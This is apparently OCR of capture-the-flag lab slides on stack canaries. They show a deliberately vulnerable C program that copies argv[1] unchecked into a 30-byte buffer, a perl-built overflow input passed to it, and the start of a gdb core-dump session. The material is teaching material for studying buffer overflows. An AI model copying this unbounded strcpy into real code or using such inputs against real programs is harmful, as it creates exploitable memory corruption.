
Challenge Time

Lab. 12 – Challenge 4 and 5


```
#include <unistd.h>
#include <string.h>
#include <stdio.h>

int unuseful (char ** argv)
{
        int bsdaemon;
        char *p;
        char a[30];

        p=a;

        strcpy(p,argv[1]);
        strncpy(p,argv[2],16);
}

main (int argc, char ** argv) {
        unuseful(argv);
        printf("End of program\n");
}
~
~
~
~
"vul.c" 20 lines, 320 characters
```



Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
BT Attacker
Debian Rodrigo
bsdaemon:/Tecnicas/Canary# ./vul `perl -e 'print "A" x 34 . "BBBB" . "CCCC"'`_



Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
BT Attacker
Debian Rodrigo
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) quit
bsdaemon:/Tecnicas/Canary# gdb ./vul core
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/
lib/tls/i686/cmov/libthread_db.so.1".
